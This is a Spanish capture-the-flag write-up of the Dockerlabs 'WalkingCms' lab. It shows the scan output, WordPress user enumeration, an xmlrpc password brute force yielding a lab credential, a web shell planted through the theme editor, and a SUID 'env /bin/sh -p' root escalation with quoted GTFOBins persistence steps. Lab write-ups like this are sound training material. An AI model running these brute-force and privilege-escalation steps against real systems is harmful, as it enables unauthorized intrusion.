WalkingCms writeup - Dockerlabs

Dificultad : fácil

Escrito por : tellmefred

Introducion:

“WalkingCms” te invita a sumergirte en un viaje educativo donde exploraremos el fuzzing web, la enumeración de WordPress y el uso de WPSCAN para llevar a cabo ataques por fuerza bruta en un sitio web WordPress. A través del fuzzing web, aprenderás a identificar posibles puntos de vulnerabilidad en aplicaciones web WordPress al enviar datos de entrada aleatorios y analizar las respuestas del servidor.

Además, te enfrentarás al desafío de la enumeración de WordPress, donde aprenderás a recopilar información valiosa sobre la estructura y las características de un sitio web WordPress, lo que te ayudará a identificar posibles puntos de entrada para futuros ataques.

Reconocimiento:


Empezamos haciendo un Ping de reconocimiento y vemos que tenemos conectividad.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/walkingcms]
└─# ping 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.119 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.106 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.120 ms
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.129 ms
^C
--- 172.17.0.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3051ms
rtt min/avg/max/mdev = 0.106/0.118/0.129/0.008 ms
```

Un eacaneo de nmap para ver que puertos tiene esta ip.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/walkingcms]
└─# nmap -sS -sC -p- --open -sV -Pn --min-rate 2500 172.17.0.2 -oN allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-10 18:53 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000017s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.57 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.43 seconds
```


Tiene el puerto 80 y procedemos a acceder encontrando así la default page de apache2.




Hagamos un scan de dir con gobuster vemos la URL http://172.17.0.2/wordpress.

```
└─# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,py,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,py,html,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 10701]
/.html                (Status: 403) [Size: 275]
/wordpress            (Status: 301) [Size: 312] [--> http://172.17.0.2/wordpress/]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
```

Aquí vemos el Wordpress.



Investigando un poco busqué el default login para administrar el cms, este es http://172.17.0.2/wordpress/wp-admin.




Verificamos credenciales por default admin y password.

What is the default WordPress login password?

Default WordPress Login

Field	Value
username	**admin**
password	password

Aquí vemos que está incorrecto e incluso no existe el usuario admin.




Explotación:

Usemos aquí wpscan y veamos que podemos descubrir busquemos usuarios.

```
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.6 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://172.17.0.2/wordpress/wp-content/themes/twentytwentytwo/style.css?ver=1.6, Match: 'Version: 1.6'

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=======================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] mario
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://172.17.0.2/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri May 10 19:07:13 2024
[+] Requests Done: 23
[+] Cached Requests: 36
[+] Data Sent: 6.557 KB
[+] Data Received: 67.009 KB
[+] Memory used: 168.496 MB
[+] Elapsed time: 00:00:05
```


Arriba encontramos el usuario Mario ahora probemos con cualquier contraseña y vemos que nos confirma que si existe el usuario Mario.




Ahora fuerza bruta por xmlrpc y el diccionario de contraseñas rockyou.txt y vemos que la contraseña es love.

```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - mario / love
Trying mario / dakota Time: 00:00:05 <

[!] Valid Combinations Found:
 | Username: mario, Password: love
```


Accedemos al panel de control.




Accedemos a editar un archivo de los temas con code editor.




Introducimos una web shell y salvamos los cambios.




Ejecutemos un comando de prueba y conseguimos el ID del usuario.



Ejecutemos una reverse shell a la máquina atacante.



Aquí recibiendo la reverse shell.



Escalada de privilegios:

Queda recalcar que verifique el /etc/passwd y no encontré ningún otro usuario.

Aquí ejecuto sudo -l y nada lo más lógico es intentar con SUID a ver que nos topamos.

```
</html/wordpress/wp-content/themes/twentytwentytwo$ ls
ls
assets
functions.php
inc
index.php
parts
readme.txt
screenshot.png
style.css
styles
templates
theme.json
</html/wordpress/wp-content/themes/twentytwentytwo$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
</html/wordpress/wp-content/themes/twentytwentytwo$ sudo -l
sudo -l
bash: sudo: command not found
</html/wordpress/wp-content/themes/twentytwentytwo$
```

Empezamos buscando SUID y veo el binario (env).

```
</html/wordpress/wp-content/themes/twentytwentytwo$ find / -perm -4000 2>/dev/null
<mes/twentytwentytwo$ find / -perm -4000 2>/dev/null
/usr/bin/mount
/usr/bin/passwd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/su
/usr/bin/env
```

Verificamos en GTFOBins y vemos que ejecutando env /bin/sh -p.

```
env /bin/sh
```


SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which env) .

./env /bin/sh -p
```

Ejecutamos y lo tenemos somos usuario root.



Gracias por leer